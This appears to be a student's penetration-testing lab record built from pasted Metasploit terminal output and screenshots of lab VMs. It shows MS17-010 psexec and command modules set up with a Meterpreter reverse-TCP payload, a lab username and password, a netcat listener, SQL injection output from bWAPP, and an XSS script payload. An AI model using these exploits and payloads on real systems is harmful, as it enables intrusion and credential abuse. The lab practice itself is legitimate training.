636	460	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
724	392	dwm.exe	x64	1	Window Manager\DWM-1	C:\Windows\system32\dwm.
796	460	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
860	460	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
904	460	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
972	460	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
1040	3184	Dashboard.exe	x64	1	ASSIGNMENT\Serigne-01	C:\Windows\system32\Esse
1248	460	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spod
1280	460	Microsoft.ActiveDirectory.WebServices.exe	x64	0	NT AUTHORITY\SYSTEM	
1308	460	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
1340	460	dfsrs.exe	x64	0	NT AUTHORITY\SYSTEM	
1356	460	dns.exe	x64	0	NT AUTHORITY\SYSTEM	English (United States)
1364	3184	iexplore.exe	x64	1	ASSIGNMENT\Serigne-01	United Kingdom keyboard

```
msf6 auxiliary(scanner/smb/smb_version) >
msf6 auxiliary(scanner/smb/smb_version) >
msf6 auxiliary(scanner/smb/smb_version) > set LHOSTS 444
[!] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS => 444
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.19.137
RHOSTS => 192.168.19.137
msf6 auxiliary(scanner/smb/smb_version) > set SMBUser Serigne-01
SMBUser => Serigne-01
msf6 auxiliary(scanner/smb/smb_version) > set SMBPass acb123+
SMBPass => acb123+
msf6 auxiliary(scanner/smb/smb_version) > show options
```

```
Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::dc8b:d84c:3fe2:df45%12
IPv4 Address. . . . . : 192.168.19.137
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.19.2

Tunnel adapter isatap.localdomain:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : localdomain
PS C:\Users\Serigne-01>
```

```

.psexec) > exploit
h 192.168.19.130:4444
ating to 192.168.19.132 as user 'Serigne' ...
Unreachable: The host (192.168.19.132:445) was unreachable.
sion was created.
.psexec) > exploit
h 192.168.19.130:4444
ating to 192.168.19.132 as user 'Serigne' ...
Unreachable: The host (192.168.19.132:445) was unreachable.
sion was created.
.psexec) > sclear

.psexec) > set RHOSTS 192.168.19.137

.psexec) > set TARGETS 0

.psexec) > set SMBUser Serigne

.psexec) > set SMBPass acb123+

.psexec) > exploit
h 192.168.19.130:4444
ating to 192.168.19.137 as user 'Serigne' ...
co::SMB::Exceptions::LoginError: Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount
sion was created.
.psexec) >

```

```

.psexec) > exploit
h 192.168.19.130:4444
ating to 192.168.19.132 as user 'Serigne' ...
Unreachable: The host (192.168.19.132:445) was unreachable.
sion was created.
.psexec) > exploit
h 192.168.19.130:4444
ating to 192.168.19.132 as user 'Serigne' ...
Unreachable: The host (192.168.19.132:445) was unreachable.
sion was created.
.psexec) > sclear

.psexec) > set RHOSTS 192.168.19.137

.psexec) > set TARGETS 0

.psexec) > set SMBUser Serigne

.psexec) > set SMBPass acb123+

.psexec) > exploit
h 192.168.19.130:4444
ating to 192.168.19.137 as user 'Serigne' ...
co::SMB::Exceptions::LoginError: Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount
sion was created.
.psexec) >

```



```
Ubuntu 64-bit (2) x Windows Server 2012 (2) x bee-box v1.6 x kali-linux-2023.4-vmware... x
NAMEPIPE no A named pipe that can be connected to
NAME_PIPE /usr/share/metasploit-framework/data/word yes List of named pipes to check
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT 445 The Target port (TCP)
SERVICE_DESCRIPTION no Service description to be used on target for p
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SHARE ADMIN$ yes The share to connect to, can be an admin share
SMBDomain no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.19.130 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_psexec) >
```

```
COMMAND net group "Domain Admins" /domain yes The command you want to execute on the remote
DBGTRACE false yes Show extra debug trace info
LEAKATTEMPTS 99 yes How many times to try to leak transaction
NAMEPIPE no A named pipe that can be connected to (leave b
NAME_PIPE /usr/share/metasploit-framework/data/word yes List of named pipes to check
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT 445 The Target port (TCP)
SERVICE_DESCRIPTION no Service description to be used on target for p
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SMBDomain no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBSHARE C$ yes The name of a writeable share on the server
SMBUser no The username to authenticate as
THREADS 1 yes The number of concurrent threads (max one per
WINPATH WINDOWS yes The name of the remote Windows directory

View the full module info with the info, or info -d command.
msf6 auxiliary(admin/smb/ms17_010_command) >
msf6 auxiliary(admin/smb/ms17_010_command) > set SMBUser Serigne
SMBUser => Serigne
msf6 auxiliary(admin/smb/ms17_010_command) > set SMBPass acb123+
SMBPass => acb123+
msf6 auxiliary(admin/smb/ms17_010_command) > set RHOSTS 192.168.19.132
RHOSTS => 192.168.19.132
msf6 auxiliary(admin/smb/ms17_010_command) > run

[*] 192.168.19.132:445 - Authenticating to 192.168.19.132 as user 'Serigne' ...
[-] 192.168.19.132:445 - Rex::HostUnreachable: The host (192.168.19.132:445) was unreachable.
[*] 192.168.19.132:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/ms17_010_command) >
```

kali-linux-2023.4-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

bee-box v1.6 OWASP Broken Web Apps VM... Windows Server 2012 (2) kali-linux-2023.4-vmware...

/ SQL Injection (Search/GET) /

Search for a movie:

Title	Release	Character	Genre	IMDb
information_schema	CHARACTER_SETS	5	4	Link
information_schema	COLLATIONS	5	4	Link
information_schema	COLLATION_CHARACTER_SET_APPLICABILITY	5	4	Link
information_schema	COLUMNS	5	4	Link
information_schema	COLUMN_PRIVILEGES	5	4	Link
information_schema	ENGINES	5	4	Link
information_schema	EVENTS	5	4	Link
information_schema	FILES	5	4	Link
information_schema	GLOBAL_STATUS	5	4	Link

bWAPP is for educational purposes only / Follow @SMME_UIT on Twitter and ask for our cheat sheet, containing all solutions! / Need a training? /

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Type here to search

20:50 07/01/2024

kali-linux-2023.4-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

bee-box v1.6 OWASP Broken Web Apps VM... Windows Server 2012 (2) kali-linux-2023.4-vmware...

information_schema	PARTITIONS	5	4	Link
information_schema	PLUGINS	5	4	Link
information_schema	PROCESSLIST	5	4	Link
information_schema	PROFILING	5	4	Link
information_schema	REFERENTIAL_CONSTRAINTS	5	4	Link
information_schema	ROUTINES	5	4	Link
information_schema	SCHEMATA	5	4	Link
information_schema	SCHEMA_PRIVILEGES	5	4	Link
information_schema	SESSION_STATUS	5	4	Link
information_schema	SESSION_VARIABLES	5	4	Link
information_schema	STATISTICS	5	4	Link
information_schema	TABLES	5	4	Link
information_schema	TABLE_CONSTRAINTS	5	4	Link

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Type here to search

21:17 07/01/2024

```
View the full module info with the info, or info -d command.

msf6 auxiliary(admin/smb/ms17_010_command) >
msf6 auxiliary(admin/smb/ms17_010_command) > set SMBUser Serigne
SMBUser => Serigne
msf6 auxiliary(admin/smb/ms17_010_command) > set SMBPass acb123+
SMBPass => acb123+
msf6 auxiliary(admin/smb/ms17_010_command) > set RHOSTS 192.168.19.132
RHOSTS => 192.168.19.132
msf6 auxiliary(admin/smb/ms17_010_command) > run

[*] 192.168.19.132:445 - Authenticating to 192.168.19.132 as user 'Serigne'...
[-] 192.168.19.132:445 - Rex::HostUnreachable: The host (192.168.19.132:445) was unreachable.
[*] 192.168.19.132:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/ms17_010_command) > search MS17-010

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Exploitation
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalPulse
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalPulse
3  auxiliary/scanner/smb/smb_ms17_010      2017-03-14      normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 auxiliary(admin/smb/ms17_010_command) > use 1
msf6 exploit(windows/smb/ms17_010_psexec) >
```

SQL Injection (GET/Search)

Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link

bwAPP

an extremely bad web application

Bugs Change Password

Please Login Here To Proceed:

Username:

Password:

```
File Edit View Terminal Tabs Help
-o file          hex dump of traffic
-p port          local port number
-r              randomize local and remote ports
-q secs          quit after EOF on stdin and delay of secs
-s addr          local source address
-T tos           set Type Of Service
-t              answer TELNET negotiation
-u              UDP mode
-v              verbose [use twice to be more verbose]
-w secs          timeout for connects and final net reads
-z              zero-I/O mode [used for scanning]

port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\data').
[sudo] password for bee:
root@bee-box:/home/bee# nc -l -p 123
bash: nc -l -p: command not found
root@bee-box:/home/bee# nc -v -l -p 123
bash: nc: command not found
root@bee-box:/home/bee# bug
bash: bug: command not found
root@bee-box:/home/bee# nc -v -l -p 1234
listening on [any] 1234 ...
bug
```

Applications Places System

404 Not Found - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://localhost/bWAPP/htmli_current_url.php?url = "<script>document.write(document.URL)</script>";

404 Not Found

Not Found

The requested URL /bWAPP/htmli_current_url.php?url = "<script>document.write(document.URL)</script>"; was not found on this server.

Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8b